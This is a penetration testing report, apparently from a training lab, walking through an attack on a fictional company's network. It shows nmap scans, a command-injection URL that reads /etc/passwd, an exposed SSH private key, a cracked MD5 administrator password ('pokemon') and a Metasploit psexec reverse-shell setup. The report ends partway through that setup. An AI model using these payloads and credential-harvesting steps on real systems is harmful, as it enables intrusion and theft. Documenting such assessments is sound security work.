Penetration Testing Report

Engagement Contacts

GhostNet Security Team:

Jason Buehner – Project Lead
Ethan Mann – Professional Pentester
Maribel Quezada – Group Coordinator
Luis Vargas - Professional Pentester
Alexander Cashman - Professional Pentester

Contact Info: GhostNet Security (wordpress.com)

Executive Summary

GhostNet Security was contracted by StackFull Software to conduct a penetration test to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against StackFull Software. GhostNet Security operated with the goals of:

- Identifying if a remote attacker could penetrate StackFull Software's defenses.
- Determining the impact of a security breach on:
- Confidentiality of the company's private data
- Internal infrastructure and availability of StackFull Software's information systems

Objective


The primary objective of this penetration test is to gain unauthorized access to organizational data using the same level of access initially that a general internet user would have. The assessment will be conducted within the framework discussed and documented here to show all vulnerabilities that were found as well as the methodology used behind each attack. Kali Linux will be the primary operating system that we will use to compromise the network regardless of target.

Tools Used

Our primary operating system will be Kali Linux while using multiple tools within the operating system itself such as nmap and methodologies including using nslookup to compromise the hosts on the network via command line injection. The team will also pivot accounts on the network using lateral movement, use password cracking, set up a Meterpreter session via Metasploit another tool preloaded within Kali Linux that allows the team to craft custom exploits, compromise passwords by “passing the hash”, and look for any sensitive files that are found to conduct this penetration assessment.


Detailed Walkthrough

Challenge 1: Network Scanning




```
┌──(root㉿kali)-[~]
└─# nmap 172.31.33.0/20 -p1-65535 -T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-05 14:21 UTC
```

Our original intention was to map out the network with a nmap scan over the whole network to find our targets. This yielded too many results, so to parse the information we looked for specific ports 445, 1013, and 2222 knowing they'd be some we could use to compromise the network.



```
┌──(root㉿kali)-[~]
└─# nmap -open -p1013 172.31.33.0/20 > 1013Scan.txt

┌──(root㉿kali)-[~]
└─# !38

┌──(root㉿kali)-[~]
└─# nmap -open -p2222 172.31.33.0/20 > 2222Scan.txt

┌──(root㉿kali)-[~]
└─#
```

This search yielded some useful Ubuntu machines that would offer attack paths. However, further investigation proved troublesome finding Windows machines on the network. With IT assistance, we were able to diagnose a networking issue during this exercise as well as locate the needed IP addresses for machines with port 445 open. Hopefully, IT can fix the networking issue.




```
Nmap done: 1 IP address (1 host up) scanned in 18.97 seconds
172.31.69.191: command not found

┌──(root㉿kali)-[~]
└─# nmap 172.31.75.60 > WindowsScan1.txt

┌──(root㉿kali)-[~]
└─# nmap 172.31.69.191 > WindowsScan2.txt
```

These scans yielded obvious open attack vectors.

Challenge 2: Initial Compromise


Upon further investigation, it was clear port 1013 on the first Ubuntu machine was running Apache. This allowed it to be investigated via web URL. Knowing this, we decided to connect to it through Firefox and socket 1013 for further probing.



Important FullStack Academy Websites:

Network Utility Development Site

Looking further, we found that we could run nslookup (which is a feature of the website) and through command line injection on the web URL we gained unauthorized access to sensitive data on the server. We attempted to concatenate the passwd file successfully.




```
172.31.42.3:1013/networkutility/tools/nslookup/?target=cnn.com+%26%26+cat+%2Fetc%2Fpasswd
```


```
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
_chrony:x:113:120:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
labsuser:x:1001:1001:,,,:/home/labsuser:/bin/bash
rtkit:x:114:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
systemd-oom:x:117:124:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
whoopsie:x:118:125::/nonexistent:/bin/false
avahi-autoipd:x:119:126:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
avahi:x:122:128:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:123:129:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
sssd:x:124:130:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:125:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
saned:x:126:132::/var/lib/saned:/usr/sbin/nologin
colord:x:127:133:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:128:134::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:129:135:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:130:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:131:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:132:137:Gnome Display Manager:/var/lib/gdm3:/bin/false
dcv:x:998:999:Desktop Cloud Visualization:/var/lib/dcv:/sbin/nologin
```

Challenge 3: Pivoting

While looking through the alice-devops user account, a file was discovered in the .ssh folder containing an RSA key within said .pem file. The team will be using this to gain access to the other Linux machine that was found through the previous NMAP scans.



```
cnn.com && cat /home/alice-devops/.ssh/id_rsa.pem
```




```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAkSezP2rFcljzRTGpr0Gkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ
7kA1n/TGMZJ5ryKBthswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o
t5srRhhGJp3Z4aETESkMOT08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURH9ebay4Lgx5
Rsq2QIhX+Pnw9EXg+xS3cIvkerG4h7Ruq3jmefTT5pMmw4rVR0l2SaUNWjVLvzuwi6b82q
SFLQx5hlIaz2mWieOWihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg554UJPt5IdcCDd
sawzY2fPYGPziY8QhQ95EVbHrZ9WlVNSQ0p2tGT171sZW/yK3Z1x0iUnyjH2xfZVLZYEsW
0zdPAazcVEWfxhc+0TOkQFtLQS3IB01pVNpmNY6Qh4XC8r83q9lSnO0Z3EaIDj4QktGYXr
2k9BOfF47AMD6j2/6XYOTrm2GoRdOnBo1uC36ub3AAAFiLytCma8rQpmAAAAB3NzaC1yc2
EAAAGBAJEnsz9qxXJY80Uxqa9BpHnpq2sKd620o+rb3K70u81s6c9XzxZime5ANZ/0xjGS
ea8igbYbMBjHktg78nIrkPy7TARWds0pKaIepimshvHKSaBrsggvkM2n6v6LebK0YYRiad
2eGhExEpDDk9PBgx1qccr/mPir53NpIWj8vGlxxv2sUEqD1ER/Xm2suC4MeUbKtkCIV/j5
8PRF4PsUt3CL5HqxuIe0bqt45nn00+aTJsOK1UdJdkmlDVo1S787sIum/NqkhS0MeYZSGs
9plonjloobXHCIkR5uCXPxGKR4cDMQnstq45P1/awLJCIOeeFCT7eSHXAg3bGsM2Nnz2Bj
84mPEIUPeRFWx62fVpVTUkNKdrRk9e9bGVv8it2dcdIlJ8ox9sX2VS2WBLFtM3TwGs3FRF
n8YXPtEzpEBbS0EtyAdNaVTaZjWOkIeFwvK/N6vZUpztGdxGiA4+EJLRmF69pPQTnxeOwD
A+o9v+l2Dk65thqEXTpwaNbgt+rm9wAAAAMBAAEAAAGAPnl21bGvv7J3Ke3hGZRIJUykQd
Lkhbf84QW2KvscpaLd0yb486qGlBvAuNLSRt3DT9SrPWTgQ5oKItVSWT9VDOHUKv3H7i9s
QuGsJL2j6wdkvw37Nzi5uzotk1cWjwrB+gedhwwYLhQP6Iy04GwmcY+x4Gw4O7dJS8wQ3C
4DLeMRgXcbq6anwr+LNesj7nXh8M0ouge0zW1N/uTgm1BkT6V2NjSttoK7K0RC9nSgi1oE
Uh88Ao2kwreuUogjzO/0O4FKGo+XZKdQfARcaluzNw2rfo9Ks03qC8DvTqYUKBTo3eKkBW
XJLC/eEVkhbrJeevG/4bS0Vz+KkOkRann8SliekRdASEfbDNDF3b1+9VVCFuy/HzFoytsy
5YZK/CgUIIEh30raAAJ9BOMzx6knOxdI/ARpyBM9QTT0qc1zLN6OoKLcJys1Nk/nfCRIhQ
```

After discovering the RSA key, we copied it and saved it to a file on our Kali machine so that it could be used to SSH into the other Linux machine with port 2222 open as alice-devops.


Challenge 4: System Reconnaissance

Using the RSA key we found, we successfully pivoted into the other machine. We changed permissions on our .pem file to make sure only we had access to it in order for the ssh to run smoothly.




```
┌──(kali㉿kali)-[~]
└─$ nano sshkeyalice.pem

┌──(kali㉿kali)-[~]
└─$ ssh -i sshkeyalice.pem alice-devops@172.31.37.148 -p 2222
```

We decided to investigate and found a python script that checks for privilege escalation opportunities in the /opt folder. This script was ran using python3.




```
alice-devops@ubuntu22:/opt/linuxprivcheck$ ls -alps
total 76
 4 drwxr-xr-x 3 root root  4096 Nov  3 21:28 ./
 4 drwxr-xr-x 3 root root  4096 Nov  3 21:28 ../
 4 drwxr-xr-x 8 root root  4096 Nov  3 21:28 .git/
 4 -rw-r--r-- 1 root root  2157 Nov  3 21:28 README.md
32 -rw-r--r-- 1 root root 32160 Nov  3 21:28 linuxprivchecker3.py
28 -rw-r--r-- 1 root root 27004 Nov  3 21:28 old-linuxprivchecker.py
alice-devops@ubuntu22:/opt/linuxprivcheck$ python3 /opt/linuxprivcheck/linuxprivchecker3.py
```

After we outputted the python script's result into a file, we parsed the data to search for any form of passwords saved on the machine. We piped the grep command into the concatenate of the file. Since we were searching for anything regarding passwords, we decided to parse the data looking for anything that contained the word "hash".



```
alice-devops@ubuntu22:~$ cat pythonscript.txt | grep hash
    /etc/john/john.conf:# against LM hashes, which is only reasonable to do for very short password
[+] Grub passwords or hashes
    /usr/bin/CUSTOM-SCRIPT-DEVOPS-WINDOWS-ADMINISTRATOR-UPDATES.sh:#Note: The password field in this .sh script contai
ns an MD5 hash of a password used to log into Windows systems as Administrator
    libargon2-1:amd64 0~20171227-0.3  memory-hard hashing function - runtime library
    libdhash1:amd64 0.6.2-1  Dynamic hash table
    libmhash2:amd64 0.9.9.9-9build2  Library for cryptographic hashing and message authentication
    libtie-ixhash-perl 1.23-2.1  Perl module to order associative arrays
    libxxhash0:amd64 0.8.1-1  shared library for xxhash
    python3-bcrypt 3.2.0-1build1  password hashing library for Python 3
             python3-bcrypt 3.2.0-1build1  password hashing library for Python 3
             python3-bcrypt 3.2.0-1build1  password hashing library for Python 3
alice-devops@ubuntu22:~$
```

We noticed the /usr/bin/CUSTOM-SCRIPT-DEVOPS-WINDOWS-ADMINISTRATORS-UPDATES.sh file that contained the Administrator password within it. Upon investigating this file, we found a hexadecimal formatted password for the Administrator account. In some cases, hashed passwords will be seen as hexadecimal. This was hashed with the MD5 hash format.




```
alice-devops@ubuntu22:~$ cat /usr/bin/CUSTOM-SCRIPT-DEVOPS-WINDOWS-ADMINISTRATOR-UPDATES.sh
#!/usr/bin/bash

#This script logs into Windows systems as the Administrator user and runs system updates on them
#Note: The password field in this .sh script contains an MD5 hash of a password used to log into Windows systems as Ad
ministrator
#I hope nobody cracks it!

username=Administrator
password=00bfc8c729f5d4d529a412b12c58ddd2

#TODO: Figure out how to make this script log into Windows systems and update thems
alice-devops@ubuntu22:~$
```

Using this we will compromise the domain controller and eventually the entire network after we crack the password.

Challenge 5: Password Cracking

After getting the password for the Administrator account, we decided to use CrackStation to crack it. The password was in MD5 hashed format. After inputting the password, we came up with the following:



Enter up to 20 non-salted hashes, one per line:

```
00bfc8c729f5d4d529a412b12c58ddd2
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
00bfc8c729f5d4d529a412b12c58ddd2	md5	pokemon

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Now that we have the password of pokemon for the Administrator account, we will compromise the Windows domain machine.


Challenge 6: Metasploit

To begin, we needed to get the domain name for the Windows server that we found earlier by running another nmap scan on the machine’s IP address.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 172.31.69.191
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-06 15:07 UTC
Nmap scan report for ip-172-31-69-191.us-west-2.compute.internal (172.31.69.191)
Host is up (0.00058s latency).
```

After getting the domain name, we set up a Meterpreter session on the Windows server using the information we’ve obtained so far (Administrator, password=pokemon, the domain name, and the IP address). Since port 445 is open on this machine, we know that SMB is available. This was our method of attack. We then set up a reverse shell through SMB to compromise the domain.




```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.69.191
RHOSTS ⇒ 172.31.69.191
